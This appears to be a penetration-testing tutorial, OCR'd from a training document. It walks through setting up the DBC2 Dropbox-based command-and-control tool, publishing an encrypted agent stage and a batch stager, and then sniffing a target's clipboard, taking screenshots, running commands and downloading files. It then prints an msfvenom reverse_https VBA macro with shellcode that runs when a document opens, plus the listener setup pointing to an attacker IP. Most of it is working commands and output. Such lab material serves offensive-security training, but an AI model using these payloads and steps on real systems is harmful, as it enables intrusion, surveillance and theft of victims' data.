To begin, first, we need the tool on our Attacker Machine. To do this, we will clone the tool directly from the GitHub.

```
git clone https://github.com/Arno0x/DBC2
```

```
root@kali:~# git clone https://github.com/Arno0x/DBC2
Cloning into 'DBC2'...
remote: Enumerating objects: 216, done.
remote: Total 216 (delta 0), reused 0 (delta 0), pack-reused 216
Receiving objects: 100% (216/216), 4.55 MiB | 185.00 KiB/s, done.
Resolving deltas: 100% (102/102), done.
```


After running the above command, we would have a directory created by the name of DBC2. Now, we will traverse inside that directory using the cd command. After that, we are going to need to install the dependencies of the tool. There are multiple ways to do this, but here we are using pip command along with a requirements.txt file that we cloned from git earlier.

```
cd DBC2/
pip install -r requirements.txt
```


```
root@kali:~# cd DBC2/
root@kali:~/DBC2# pip install -r requirements.txt
Requirement already satisfied: requests>=2.11 in /usr/lib/
Collecting tabulate (from -r requirements.txt (line 2))
  Downloading https://files.pythonhosted.org/packages/c2/f
6kB)
    100% |                                | 51kB 932kB/s
```

Getting Dropbox API

Now, this tool uses the Dropbox Servers as the medium to run agents on the target machine. In order to do that, this tool requires a Dropbox API. To get that, first, create an account on Dropbox. Then after creating the account, head to developer tools **here**. A webpage will open similar to the one shown below. Here we will select the "Dropbox API". Then in the type of access section, we will choose "App folder". Name the app as per choice. Then click on Create App Button to proceed.



This will lead to another webpage as shown below. Here, move on to the O Auth 2 Section, and Generate access token. This will give the Dropbox API required for this particular practical.




Copy the Generated access token, now get to the directory we cloned earlier. Here we have a file named config.py. We will open it using nano command and paste the Access token as the value for "defaultAccessToken" as shown in the given screenshot given below.

Exploiting Target

Now, it's time to run the tool, check for appropriate permission before running the tool. As we run the tool, we are greeted with a cool looking banner as shown in the given below. Followed by some details about the Author and Version and tool. After this, it will ask for a master password which will be used to encrypt all the data between the agents and the controller. Enter the password of choice. It will encrypt the password entered and display the result. We can copy the code shown and add to the config.py file so that it doesn't ask again for a master password. After this, it will create an incoming directory inside the Directory we cloned earlier. This will be used as a buffer to save files from the target.

```
python dropboxC2.py
```




This tool requires to upload the modules and stager on Dropbox before proceeding further. We will do this using the command given below.

```
publishStage dbc2_agent.exe
```

```
[main]#> publishStage dbc2_agent.exe
[*] Publishing [./agent/release/dbc2_agent.exe] to the C2 server
[*] Agent stage XOR encrypted with key [328ffc90432b32022fcb158f7997fc776
46bfe15791d56c0d6c2361ca7302401] and successfully published
[*] Stage successfully shared with public URL [https://www.dropbox.com/s/
6ro498rtgq3blxi/default.aa?dl=1]
```

This will upload a file on the Dropbox as shown in the image given below. This file is encrypted using XOR encryption.



Now let's check if the stage is published using the command given below:

```
listPublishedStage
```

```
[main]#> listPublishedStage

Stage name    Public link
------------  ------------------------------------------------------
default       https://www.dropbox.com/s/6ro498rtgq3blxi/default.aa?dl=1
```

Now that stage is uploaded, let's use it to create a stager. We are going to create a batch file. But we can use many other types of stager options. This tool provides stager in macro, oneliner, JavaScript, MS build sct and much more. This command will create a stager.bat in the tmp directory. We sent this bat file to our target machine.

```
genStager batch default
```


```
[main]#> genStager batch default
[+] Batch stager saved in /tmp/stager.bat
```

After the batch file is executed on the target machine, we will be informed with a message on the terminal that Agent found with ID. Now we will use the list command to see the list of the agents. And then we will copy the AgentID and then use it to interact with the session as shown in the given image.

```
list
use [AgentID]
```

```
[main]#> list

Agent ID                          Status    Last Beacon (UTC)     Wake Up
 time (UTC)
--------------------------------  --------  --------------------  -------
------------
41b2205f14866537dc319a9c8d587820  ALIVE     2019-04-11T09:43:22Z  N/A

[main]#> use 41b2205f14866537dc319a9c8d587820
[*] Using agent ID [41b2205f14866537dc319a9c8d587820]
[41b2205f14]#>
```

This will create a file on the Dropbox with the .status extension as shown in the given image.



Clipboard Sniffing

We can get the clipboard data that the target has on its clipboard. That is., the data he/she has copied. To do this we will have to start a sniffer using the command clipboardLogger start. Then wait till the target copies some data. Then Stop the sniffer using the command clipboardLogger stop. After stopping the sniffer the clipboard will be saved in a text file inside the incoming directory.

```
clipboardLogger start
clipboardLogger stop
```

```
[41b2205f14]#> clipboardLogger start
[+] Agent with ID [41b2205f14866537dc319a9c8d587820] has been tasked with task ID [1]
[41b2205f14]#>
[*] Task ID [1] on agent ID [41b2205f14866537dc319a9c8d587820] completed successfully

[41b2205f14]#> clipboardLogger stop
[+] Agent with ID [41b2205f14866537dc319a9c8d587820] has been tasked with task ID [2]
[41b2205f14]#>
[*] Task ID [2] on agent ID [41b2205f14866537dc319a9c8d587820] completed successfully
[*] Saving clipboard logger results to file [./incoming/clipboardlogger.txt]
[*] File saved [./incoming/clipboardlogger.txt]
```


Let's take a look at what target copied on his/her machine. We are going to use the cat command on a new Kali terminal to read the file as shown in the given image.

```
cat /root/DBC2/incoming/clipboardlogger.txt
```


Capturing Screenshot

Now furthermore we can grab a screenshot of then target machine. To do this we will use the screenshot command as shown in the given image.

```
screenshot
```



The screenshot will be captured and stored in the incoming directory. We can see that the target is browsing a website on his/her machine in the given image.



Command Execution

We can run some PowerShell commands on the target machine using the parameter cmd. This tool doesn't offer the shell but it can execute one command at a time. So, we type cmd and then it asks the command that is to be executed. Here we run the command dir. And we have the list of files as shown in the given image.


```
cmd
dir
```

```
[41b2205f14]#> cmd
Command: dir
[+] Agent with ID [41b2205f14866537dc319a9c8d587820] has been tasked with task ID [5]
[41b2205f14]#>
[*] Task ID [5] on agent ID [41b2205f14866537dc319a9c8d587820] completed
[runCLI]

 Volume in drive C has no label.
 Volume Serial Number is 3618-96DF

 Directory of C:\Users\pavan\Downloads

11-04-2019  15:12    <DIR>          .
11-04-2019  15:12    <DIR>          ..
01-04-2019  01:09         2,126,120 AnyDesk.exe
03-01-2016  04:06    <DIR>          IGG-44Humme
09-04-2019  23:46             1,260 maltego.txt
08-04-2019  12:22    <DIR>          Nessus
09-04-2019  11:28    <DIR>          Retina
09-04-2019  11:09       359,495,392 RetinaNetworkCommunity_EN.exe
03-04-2019  11:59        10,393,296 Sequential Mining.zip
10-04-2019  22:40        20,639,897 Steganography Using Reversible Texture Synthesis.
09-04-2019  20:52     1,038,090,241 [Gamepciso.com]P7723.part1.rar
09-04-2019  20:50     1,038,090,241 [Gamepciso.com]P7723.part2.rar
09-04-2019  20:47       924,136,820 [Gamepciso.com]P7723.part3.rar
               8 File(s)  3,392,973,267 bytes
               5 Dir(s)  56,509,140,992 bytes free
```

File Download

Furthermore, we can download files from the target. To do this we will have to use the command getFile followed by the file name or path. This will download the file form the target to our attacker machine.

```
getFile sharetext.txt
```



The tool will download the file inside the incoming directory we discussed earlier. We can view the file using cat command as shown in the image given below.

```
cat /root/DBC2/incoming/sharetext.txt
```

Metasploit


Let's move on to a rather basic approach. This approach is quite detectable by almost all the Antivirus tools as the signature of the Metasploit Payload is quite common. Still to understand the basic attack and to perform in a lab environment, we will be using the Metasploit for exploiting our target via Marcos.

To get started, we need to craft a payload. We will be using MSFvenom for crafting the payload. We used the reverse_http payload for this demonstration. We stated the Local IP Address of the Attacker Machine i.e., Kali Linux. We also need to provide a Local port for the session to get generated on. After generating the payload with the proper configuration for the vba payload, we copy the vba payload content and then move onto to the target machine.

```
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.1.106
lport=1234 -f vba
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_https lhost=192.168.1.106 lport=1234 -f vba
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 461 bytes
Final size of vba file: 3083 bytes
#If Vba7 Then
        Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Zqhimkrc As Long, ByVal G
        Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Wttnkcz As Long, ByVal Bl
        Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Bfouxfhwc As LongPtr, By
#Else
        Private Declare Function CreateThread Lib "kernel32" (ByVal Zqhimkrc As Long, ByVal Gdnpshxl
        Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Wttnkcz As Long, ByVal Blbkpk As
        Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Bfouxfhwc As Long, ByRef Skqli A
#EndIf

Sub Auto_Open()
        Dim Gnwxy As Long, Xdjpcmae As Variant, Tazsez As Long
#If Vba7 Then
        Dim  Kkqmrwb As LongPtr, Fmp As LongPtr
#Else
        Dim  Kkqmrwb As Long, Fmp As Long
#EndIf
        Xdjpcmae = Array(232,130,0,0,0,96,137,229,49,192,100,139,80,48,139,82,12,139,82,20,139,114,40
1,211,139,73,24,227,58,73,139,52,139,1,214,49,255,172,193, _
207,13,1,199,56,224,117,246,3,125,248,59,125,36,117,228,88,139,88,36,1,211,102,139,12,75,139,88,28,1,
119,38,7,255,213,49,219,83,83,83,83, _
83,232,62,0,0,0,77,111,122,105,108,108,97,47,53,46,48,32,40,87,105,110,100,111,119,115,32,78,84,32,54
6,121,167,255,213,83,83,106,3,83, _
83,104,210,4,0,0,232,179,0,0,0,47,114,113,85,73,83,105,80,113,108,68,113,99,74,112,48,110,119,109,66,
35,85,46,59,255,213,150,106,10,95, _
104,128,51,0,0,137,224,106,4,80,106,31,86,104,117,70,158,134,255,213,83,83,83,83,86,104,45,6,24,123,2
83,229,255,213,147,83,83,137, _
231,87,104,0,32,0,0,83,86,104,18,150,137,226,255,213,133,192,116,207,139,7,1,195,133,192,117,229,88,1

        Kkqmrwb = VirtualAlloc(0, UBound(Xdjpcmae), &H1000, &H40)
        For Tazsez = LBound(Xdjpcmae) To UBound(Xdjpcmae)
                Gnwxy = Xdjpcmae(Tazsez)
                Fmp = RtlMoveMemory(Kkqmrwb + Tazsez, Gnwxy, 1)
        Next Tazsez
        Fmp = CreateThread(0, 0, Kkqmrwb, 0, 0, 0)
End Sub
Sub AutoOpen()
        Auto_Open
End Sub
Sub Workbook_Open()
        Auto_Open
End Sub
```

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set lhost 192.168.1.106
set lport 1234
exploit
```



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- https://attack.mitre.org/tactics/TA0011/

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



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux